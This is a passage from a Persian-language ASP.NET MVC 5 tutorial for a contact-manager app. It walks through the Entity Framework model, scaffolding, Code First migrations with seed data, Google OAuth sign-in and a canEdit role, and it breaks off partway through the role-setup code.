
یک دیتابیس به اپلیکیشن اضافه کنید

در مرحله بعد یک دیتابیس خواهیم ساخت تا اپلیکیشن ما بتواند اطلاعات را نمایش دهد و ویرایش کند. برای ایجاد دیتابیس و دسترسی به داده‌ها از Entity Framework استفاده خواهیم کرد.

کلاس‌های مدل Contacts را اضافه کنید
در پوشه Models پروژه یک کلاس جدید ایجاد کنید.



نام کلاس را به `Contact.cs` تغییر دهید و دکمه Add را کلیک کنید.




کد فایل Contact.cs را با قطعه کد زیر مطابقت دهید.

```
using System.ComponentModel.DataAnnotations;
using System.Globalization;
namespace ContactManager.Models
{
    public class Contact
    {
        public int ContactId { get; set; }
        public string Name { get; set; }
        public string Address { get; set; }
        public string City { get; set; }
        public string State { get; set; }
        public string Zip { get; set; }
        [DataType(DataType.EmailAddress)]
        public string Email { get; set; }
    }
}
```


این کلاس موجودیت Contact را در دیتابیس معرفی می‌کند. داده‌هایی که می‌خواهیم برای هر رکورد ذخیره کنیم تعریف شده‌اند، بعلاوه یک فیلد Primary Key که دیتابیس به آن نیاز دارد.

یک کنترلر و نما برای داده‌ها اضافه کنید

ابتدا پروژه را Build (Ctrl + Shift + B) کنید. این کار را باید پیش از استفاده از مکانیزم Scaffolding انجام دهید. یک کنترلر جدید به پوشه Controllers اضافه کنید.



در دیالوگ باکس **MVC 5 Controller with views, using EF** گزینه **Add Scaffold** را انتخاب کنید.



در دیالوگ **Add Controller** نام "CmController" را برای کنترلر وارد کنید. (تصویر زیر).

در لیست **Model** گزینه **Contact (ContactManager.Models)** را انتخاب کنید.

در قسمت **Data context class** گزینه **ApplicationDbContext (ContactManager.Models)** را انتخاب کنید. این هم برای اطلاعات سیستم عضویت و هم برای داده‌های Contacts استفاده خواهد شد.

Add Controller

Controller name:
CmController

Use async controller actions

Model class:
Contact (ContactManager.Models)

Data context class:
ApplicationDbContext (ContactManager.Models) ▼ New data context

Views:


- Generate views
- Reference script libraries
- Use a layout page:

(Leave empty if it is set in a Razor _viewstart file)

Add Cancel

روی Add کلیک کنید. ویژوال استودیو بصورت خودکار با استفاده از Scaffolding View متدها و View های لازم برای عملیات CRUD را فراهم می کند، که همگی از مدل Contact استفاده می کنند.

فعالسازی مهاجرت ها، ایجاد دیتابیس، افزودن داده نمونه و یک راه انداز مرحله بعدی فعال کردن قابلیت [Code First Migrations](#) است تا دیتابیس را بر اساس الگویی که تعریف کرده اید بسازد. از منوی Tools گزینه Package Manager Console و سپس Library Package Manager را انتخاب کنید.



در پنجره باز شده فرمان زیر را وارد کنید.

```
enable-migrations
```

فرمان **enable-migrations** یک پوشه با نام *Migrations* می سازد و فایلی با نام *Configuration.cs* را به آن اضافه می کند. با استفاده از این کلاس می توانید داده های اولیه دیتابیس را وارد کنید و مهاجرت ها را نیز پیکربندی کنید.

در پنجره **Package Manager Console** فرمان زیر را وارد کنید.

```
add-migration Initial
```

فرمان **add-migration initial** فایلی با نام *Initial* ساخته و آن را در پوشه *Migrations* ذخیره می کند. در این مرحله دیتابیس شما ایجاد می شود. در این فرمان، مقدار **initial** اختیاری است و صرفا برای نامگذاری فایل مهاجرت استفاده شده. فایل های جدید را می توانید در **Solution Explorer** مشاهده کنید.

در کلاس **Initial** متد **Up** جدول *Contacts* را می سازد. و متد **Down** (هنگامی که می خواهید به وضعیت قبلی بازگردید) آن را می کند.

حال فایل *Configuration.cs* را باز کنید. فضای نام زیر را اضافه کنید.

```
using ContactManager.Models;
```

حال متد **Seed** را با قطعه کد زیر جایگزین کنید.

```


protected override void Seed(ContactManager.Models.ApplicationDbContext context)
{
    context.Contacts.AddOrUpdate(p => p.Name,
        new Contact
        {
            Name = "Debra Garcia",
            Address = "1234 Main St",
            City = "Redmond",
            State = "WA",
            Zip = "10999",
            Email = "debra@example.com",
        },
        new Contact
        {
            Name = "Thorsten Weinrich",
            Address = "5678 1st Ave W",
            City = "Redmond",
            State = "WA",
            Zip = "10999",
            Email = "thorsten@example.com",
        },
        new Contact
        {
            Name = "Yuhong Li",
            Address = "9012 State st",
            City = "Redmond",
            State = "WA",
            Zip = "10999",
            Email = "yuhong@example.com",
        },
        new Contact
        {
            Name = "Jon Orton",
            Address = "3456 Maple St",
            City = "Redmond",
            State = "WA",
            Zip = "10999",
            Email = "jon@example.com",
        },
        new Contact
        {
            Name = "Diliana Alexieva-Bosseva",
            Address = "7890 2nd Ave E",
            City = "Redmond",
            State = "WA",
            Zip = "10999",
            Email = "diliana@example.com",
        });
}
}

```

این متدهای `Seed` می‌کند، یعنی داده‌های پیش‌فرض و اولیه دیتابیس را تعریف می‌کند. برای اطلاعات بیشتر به [Seeding and Debugging Entity Framework \(EF\) DBs](#) مراجعه کنید.

در پنجره **Package Manager Console** فرمان زیر را وارد کنید.

```
update-database
```



```
Package Manager Console
Package source: NuGet official package source | 
PM> enable-migrations
Checking if the context targets an existing database...
Code First Migrations enabled for project ContactManager.
PM> add-migration Initial
Scaffolding migration 'Initial'.
The Designer Code for this migration file includes a snapshot of your current Code First model. This snapshot is used to calculate the changes to your model when you scaffold the next migration. If you make additional changes to your model that you want to include in this migration, then you can re-scaffold it by running 'Add-Migration 201209182148203_Initial' again.
PM> update-database
Specify the '-Verbose' flag to view the SQL statements being applied to the target database.
Applying code-based migrations: [201209182148203_Initial].
Applying code-based migration: 201209182148203_Initial.
Running Seed method.
PM> |
```

100 % 

فرمان **update-database** مهاجرت نخست را اجرا می‌کند، که دیتابیس را می‌سازد. بصورت پیش فرض این یک دیتابیس SQL Server Express LocalDB است.

حال پروژه را با **CTRL + F5** اجرا کنید.

همانطور که مشاهده می‌کنید، اپلیکیشن داده‌های اولیه (Seed) را نمایش می‌دهد، و لینک‌هایی هم برای ویرایش، حذف و مشاهده جزئیات رکوردها فراهم می‌کند. می‌توانید داده‌ها را مشاهده کنید، رکورد جدید ثبت کنید و یا داده‌های قبلی را ویرایش و حذف کنید.

Name	Address	City	State	Zip	Email	
Debra Garcia	1234 Main St	Redmond	WA	10999	debra@example.com	Edit Details Delete
Thorsten Weinrich	5678 1st Ave W	Redmond	WA	10999	thorsten@example.com	Edit Details Delete
Yuhong Li	9012 State st	Redmond	WA	10999	yuhong@example.com	Edit Details Delete
Jon Orton	3456 Maple St	Redmond	WA	10999	jon@example.com	Edit Details Delete
Diliana Alexieva-Bosseva	7890 2nd Ave E	Redmond	WA	10999	diliana@example.com	Edit Details Delete

© 2013 - Contact Manager

یک تامین کننده OAuth2 و OpenID اضافه کنید [OAuth](#) یک پروتکل باز است که امکان authorization امن توسط یک متد استاندارد را فراهم می‌کند. این پروتکل می‌تواند در اپلیکیشن‌های وب، موبایل و دسکتاپ استفاده شود. قالب پروژه ASP.NET MVC از OAuth2 و OpenID استفاده می‌کند تا فیسبوک، توییتر، گوگل و حساب‌های کاربری مایکروسافت را بعنوان تامین کننده خارجی تعریف کند. به سادگی می‌توانید قطعه کدی را ویرایش کنید و از تامین کننده احراز هویت مورد نظرتان استفاده کنید. مراحلی که برای اضافه کردن این تامین کننده باید دنبال کنید، بسیار مشابه همین مرحله است که در این مقاله دنبال خواهد شد. برای اطلاعات بیشتر درباره نحوه استفاده از فیسبوک بعنوان یک تامین کننده احراز هویت به [Create an ASP.NET MVC 5 App](#) مراجعه کنید.

[with Facebook and Google OAuth2 and OpenID Sign-on](#)

علاوه بر احراز هویت، اپلیکیشن ما از نقش‌ها (roles) نیز استفاده خواهد کرد تا از authorization پشتیبانی کند. تنها کاربرانی که به نقش canEdit تعلق داشته باشند قادر به ویرایش اطلاعات خواهند بود (یعنی ایجاد، ویرایش و حذف رکوردها). فایل App_Start/Startup.Auth.cs توپیجات متدها `app.UseGoogleAuthentication` را باز کنید. توپیجات متدهای `app` را حذف کنید. حال اپلیکیشن را اجرا کنید و روی لینک **Log In** کلیک کنید.

زیر قسمت **User another service to log in** روی دکمه **Google** کلیک کنید. اطلاعات کاربری خود را وارد کنید. سپس **Accept** را کلیک کنید تا به اپلیکیشن خود دسترسی کافی بدھید (برای آدرس ایمیل و اطلاعات پایه).

حال باید به صفحه ثبت نام (Register) هدایت شوید. در این مرحله می‌توانید در صورت لزوم نام کاربری خود را تغییر دهید. نهایتاً روی **Register** کلیک کنید.

The screenshot shows a web browser window with the title "Register - Contact Manager". The address bar displays "localhost:62951/Account/ExternalLoginCall". The main content area has a dark header with "CM Demo" and a menu icon. Below the header, the word "Register." is prominently displayed in large blue text. Underneath it, the text "Associate your Google account." and "Association Form" is visible. A horizontal line separates this from the next section. The following text is displayed: "You've successfully authenticated with **Google**. Please enter a user name for this site below and click the Register button to finish logging in." Below this text is a form field labeled "User name" containing the value "RickAnderson". To the right of the input field is a "Register" button. Another horizontal line is present at the bottom of the form area. At the very bottom of the page, the copyright notice "© 2013 - Contact Manager" is visible.

Register - Contact Manager

localhost:62951/Account/ExternalLoginCall

CM Demo

Register.

Associate your Google account.

Association Form

You've successfully authenticated with **Google**. Please enter a user name for this site below and click the Register button to finish logging in.

User name

RickAnderson

Register

© 2013 - Contact Manager

استفاده از Membership API

در این قسمت شما یک کاربر محلی و نقش `canEdit` را به دیتابیس عضویت اضافه می‌کنید. تنها کاربرانی که به این نقش تعلق دارند قادر به ویرایش داده‌ها خواهند بود. یکی از بهترین تمرین‌ها (best practice) نام گذاری نقش‌ها بر اساس عملیاتی است که می‌توانند اجرا کنند. بنابراین مثلاً `canEdit` نسبت به نقشی با نام `admin` ترجیح داده می‌شود. هنگامی که اپلیکیشن شما رشد می‌کند و بزرگتر می‌شود، شما می‌توانید نقش‌های جدیدی مانند `canDeleteMembers` اضافه کنید، بدای آنکه از نام‌های گنگی مانند `superAdmin` استفاده کنید.

فایل `Migrations/Configuration.cs` را باز کنید و عبارات زیر را به آن اضافه کنید.

```
using Microsoft.AspNet.Identity;
using Microsoft.AspNet.Identity.EntityFramework;
```

متدهای `AddUserAndRole` را به این کلاس اضافه کنید.

```
bool AddUserAndRole(ContactManager.Models.ApplicationDbContext context)
{
    IdentityResult ir;
    var rm = new RoleManager<IdentityRole>(
